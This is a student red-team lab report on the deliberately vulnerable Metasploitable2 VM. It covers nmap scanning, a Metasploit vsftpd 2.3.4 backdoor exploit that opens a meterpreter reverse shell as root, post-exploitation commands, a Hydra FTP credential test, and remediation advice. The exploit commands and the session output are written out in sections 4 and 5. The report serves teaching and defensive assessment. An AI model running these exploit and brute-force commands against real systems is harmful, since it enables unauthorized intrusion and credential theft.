Title:Red Team Security Assessment Report on Metasploitable2

Prepared by: Paramananthan N
Date:17th April 2026
Task: Red Team

---

1. Executive Summary

A security assessment was conducted on a vulnerable system to identify potential risks and weaknesses. The analysis revealed critical vulnerabilities, including an outdated FTP service that allowed unauthorized remote access. Using industry-standard tools, the system was successfully exploited, granting root-level access. Weak password practices were also identified as a major security risk. Malware detection testing confirmed that antivirus systems can detect known threats. These findings highlight the importance of regular system updates, strong password policies, and continuous monitoring to prevent unauthorized access and improve overall system security.

---

2. Reconnaissance and Scanning (Nmap)

Network scanning was performed using Nmap to identify open ports and services running on the target system.

Command used:
nmap -sC -sV 10.0.2.4

The scan revealed multiple open ports including FTP (21), SSH (22), and HTTP (80). The FTP service was identified as vsftpd 2.3.4, which is known to contain a backdoor vulnerability.

Nmap scanning was performed to identify open ports and services on the target system.

Key findings from the scan:

- FTP (21) running vsftpd 2.3.4 (vulnerable)

- SSH (22) available

- HTTP (80) running Apache

- Multiple additional services exposed (Telnet, SMTP, MySQL, etc.)

Full scan output provided below:

```
$ nmap -sC -sV 10.111.49.84

Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-15 19:41 +0530

Nmap scan report for 10.111.49.84

Host is up (0.0039s latency).

Not shown: 977 closed tcp ports (reset)

PORT     STATE SERVICE     VERSION

21/tcp   open  ftp         vsftpd 2.3.4

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-syst:

|   STAT:

| FTP server status:

|      Connected to 10.111.49.132

|      Logged in as ftp

|      TYPE: ASCII

|      No session bandwidth limit

|      Session timeout in seconds is 300

|      Control connection is plain text

|      Data connections will be plain text

|      vsFTPd 2.3.4 - secure, fast, stable

|_End of status

22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

| ssh-hostkey:

|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)

|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)

23/tcp   open  telnet      Linux telnetd

25/tcp   open  smtp        Postfix smtpd

|_ssl-date: 2026-04-15T14:12:18+00:00; 0s from scanner time.

|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN
```

| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX

| Not valid before: 2010-03-17T14:07:45

|_Not valid after: 2010-04-16T14:07:45

| sslv2:

| SSLv2 supported

| ciphers:

| SSL2_RC4_128_WITH_MD5

| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5

| SSL2_RC4_128_EXPORT40_WITH_MD5

| SSL2_DES_192_EDE3_CBC_WITH_MD5

| SSL2_DES_64_CBC_WITH_MD5

|_ SSL2_RC2_128_CBC_WITH_MD5

53/tcp open domain ISC BIND 9.4.2

| dns-nsid:

|_ bind.version: 9.4.2

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

|_http-title: Metasploitable2 - Linux

111/tcp open rpcbind 2 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2 111/tcp rpcbind

| 100000 2 111/udp rpcbind

| 100003 2,3,4 2049/tcp nfs

| 100003 2,3,4 2049/udp nfs

| 100005 1,2,3 38000/tcp mountd

| 100005 1,2,3 40656/udp mountd

| 100021 1,3,4 52825/udp nlockmgr

| 100021 1,3,4 53268/tcp nlockmgr

| 100024 1 44738/udp status

|_ 100024 1 60756/tcp status

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

512/tcp open exec netkit-rsh rexecd

513/tcp open login

514/tcp open tcpwrapped

1099/tcp open java-rmi GNU Classpath grmiregistry

1524/tcp open bindshell Metasploitable root shell

2049/tcp open nfs 2-4 (RPC #100003)

2121/tcp open ftp ProFTPD 1.3.1

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

| mysql-info:

| Protocol: 10

| Version: 5.0.51a-3ubuntu5

| Thread ID: 8

| Capabilities flags: 43564

| Some Capabilities: Speaks41ProtocolNew, Support41Auth, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsTransactions, ConnectWithDatabase, SupportsCompression

| Status: Autocommit

|_ Salt: K&{[6<hyG6unFUU/'t9Y

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX

| Not valid before: 2010-03-17T14:07:45

|_Not valid after: 2010-04-16T14:07:45

|_ssl-date: 2026-04-15T14:12:18+00:00; 0s from scanner time.

5900/tcp open vnc VNC (protocol 3.3)

| vnc-info:

| Protocol version: 3.3

| Security types:

|_ VNC Authentication (2)

6000/tcp open X11 (access denied)

6667/tcp open irc UnrealIRCd

```
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)

|_ajp-methods: Failed to get a valid response for the OPTION request

8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1

|_http-server-header: Apache-Coyote/1.1

|_http-favicon: Apache Tomcat

|_http-title: Apache Tomcat/5.5

MAC Address: 08:00:27:05:E7:39 (Oracle VirtualBox virtual NIC)

Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:

| smb-os-discovery:

|   OS: Unix (Samba 3.0.20-Debian)

|   Computer name: metasploitable

|   NetBIOS computer name:

|   Domain name: localdomain

|   FQDN: metasploitable.localdomain

|_  System time: 2026-04-15T10:12:10-04:00

|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s

|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

| smb-security-mode:

|   account_used: guest

|   authentication_level: user

|   challenge_response: supported

|_  message_signing: disabled (dangerous, but default)

|_smb2-time: Protocol negotiation failed (SMB2)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Report:Nmap scan showing open ports and services

---

3. Vulnerability Analysis (OpenVAS)

A vulnerability scan was conducted using OpenVAS (Greenbone Vulnerability Manager). The target system was scanned to identify known vulnerabilities and misconfigurations.

The scan identified several issues, including:

- Outdated FTP service (vsftpd 2.3.4)
- Weak authentication mechanisms
- Open ports exposing unnecessary services
- Potential remote exploitation risks

These vulnerabilities indicate that the system is highly insecure and susceptible to attacks.

---

4. Exploitation (Metasploit)

The Metasploit Framework was used to exploit the vsftpd 2.3.4 backdoor vulnerability.

Steps performed:

- Loaded exploit: exploit/unix/ftp/vsftpd_234_backdoor
- Set target IP (RHOST)
- Set local IP (LHOST)
- Executed exploit

The exploit successfully created a Meterpreter session, providing access to the target system.




Figure 1: Metasploit exploit execution and session creation


5. Post-Exploitation

After gaining access, post-exploitation activities were performed to explore the system.

Commands executed:


- whoami → confirmed root access
- ls → listed system directories
- sysinfo → retrieved system information

Root-level access indicates full control over the system.



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[+] 10.0.2.4:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:37645) at 2026-04-17 12:30:05 +0530

meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:

    -h, --help            Show this message
    -i, --interact <id>   Interact with a provided session ID

meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > shell
Process 4740 created.
Channel 1 created.



whoami
root
sn
Num lock on
```

Figure 2: Root access confirmation using whoami



```
Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100700/rwx------  1188612  fil   2026-04-16 13:08:55 +0530  bTngklrWT
040755/rwxr-xr-x  4096     dir   2012-05-14 09:05:33 +0530  bin
040755/rwxr-xr-x  1024     dir   2012-05-14 09:06:28 +0530  boot
040755/rwxr-xr-x  4096     dir   2010-03-17 04:25:51 +0530  cdrom
040755/rwxr-xr-x  13480    dir   2026-04-16 13:05:00 +0530  dev
040755/rwxr-xr-x  4096     dir   2026-04-16 13:08:50 +0530  etc
040755/rwxr-xr-x  4096     dir   2010-04-16 11:46:02 +0530  home
040755/rwxr-xr-x  4096     dir   2010-03-17 04:27:40 +0530  initrd
100644/rw-r--r--  7929183  fil   2012-05-14 09:05:56 +0530  initrd.img
040755/rwxr-xr-x  4096     dir   2012-05-14 09:05:22 +0530  lib
040700/rwx------  16384    dir   2010-03-17 04:25:15 +0530  lost+found
040755/rwxr-xr-x  4096     dir   2010-03-17 04:25:52 +0530  media
040755/rwxr-xr-x  4096     dir   2010-04-29 01:46:56 +0530  mnt
100600/rw-------  13752    fil   2026-04-16 13:05:07 +0530  nohup.out
040755/rwxr-xr-x  4096     dir   2010-03-17 04:27:39 +0530  opt
040555/r-xr-xr-x  0        dir   2026-04-16 13:04:49 +0530  proc
040755/rwxr-xr-x  4096     dir   2026-04-16 13:05:08 +0530  root
040755/rwxr-xr-x  4096     dir   2012-05-14 07:24:53 +0530  sbin
040755/rwxr-xr-x  4096     dir   2010-03-17 04:27:38 +0530  srv
040755/rwxr-xr-x  0        dir   2026-04-16 13:04:50 +0530  sys
041777/rwxrwxrwx  4096     dir   2026-04-16 13:05:15 +0530  tmp
040755/rwxr-xr-x  4096     dir   2010-04-28 09:36:37 +0530  usr
040755/rwxr-xr-x  4096     dir   2010-03-17 19:38:23 +0530  var
100644/rw-r--r--  1987288  fil   2008-04-10 22:25:41 +0530  vmlinuz

meterpreter > clear
[-] Unknown command: clear. Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > cat etc/paswd
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cat /etc/paswd
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > shell
Process 4804 created.
Channel 1 created.
etc/paswd
/bin/sh: line 1: etc/paswd: No such file or directory
cat /etc/paswd
```

Figure 3: Directory listing of the system

6. Malware Analysis (VirusTotal)

A test malware file (EICAR) was created and uploaded to VirusTotal for analysis.

The results showed that multiple antivirus engines detected the file as malicious. This confirms the effectiveness of signature-based detection systems.




Figure 4: VirusTotal detection results

---

7. Password Security Assessment

Password security was evaluated using Hydra and KeePassXC.

Hydra was used to test weak credentials on the FTP service:
hydra -l admin -p password123 ftp://10.0.2.4

The tool successfully identified valid credentials:
admin : password123

KeePassXC was used to generate strong passwords with:

- Length greater than 16 characters
- Uppercase, lowercase, numbers, and symbols

This demonstrates the importance of strong password policies.

Figure 5: Hydra identifying weak credentials




Figure 6: Strong password generation using KeePassXC

---

8. Attack Path

The attack followed a structured red team methodology:

Reconnaissance → Scanning → Vulnerability Analysis → Exploitation → Access → Post-Exploitation → Reporting




Figure 7: Attack flow diagram created using Draw.io

---

9. MITRE ATT&CK Mapping

The attack aligns with MITRE ATT&CK technique:

- T1059: Command and Scripting Interpreter

This technique was used after gaining access to execute commands on the system.

---

10. Recommendations

- Update and patch all outdated services
- Disable unnecessary open ports
- Enforce strong password policies
- Use secure password management tools
- Implement firewall protection
- Monitor system logs regularly

---

11. Conclusion

The system contains critical vulnerabilities that allow attackers to gain full control. The successful exploitation demonstrates the importance of proper security configurations, patch management, and strong authentication mechanisms. Implementing recommended security measures will significantly reduce the risk of compromise.

---

12. Rules of Engagement (RoE)

This assessment was conducted in a controlled lab environment using a single virtual machine. No external systems were targeted. No data destruction or service disruption was performed. All activities were conducted strictly for educational purposes.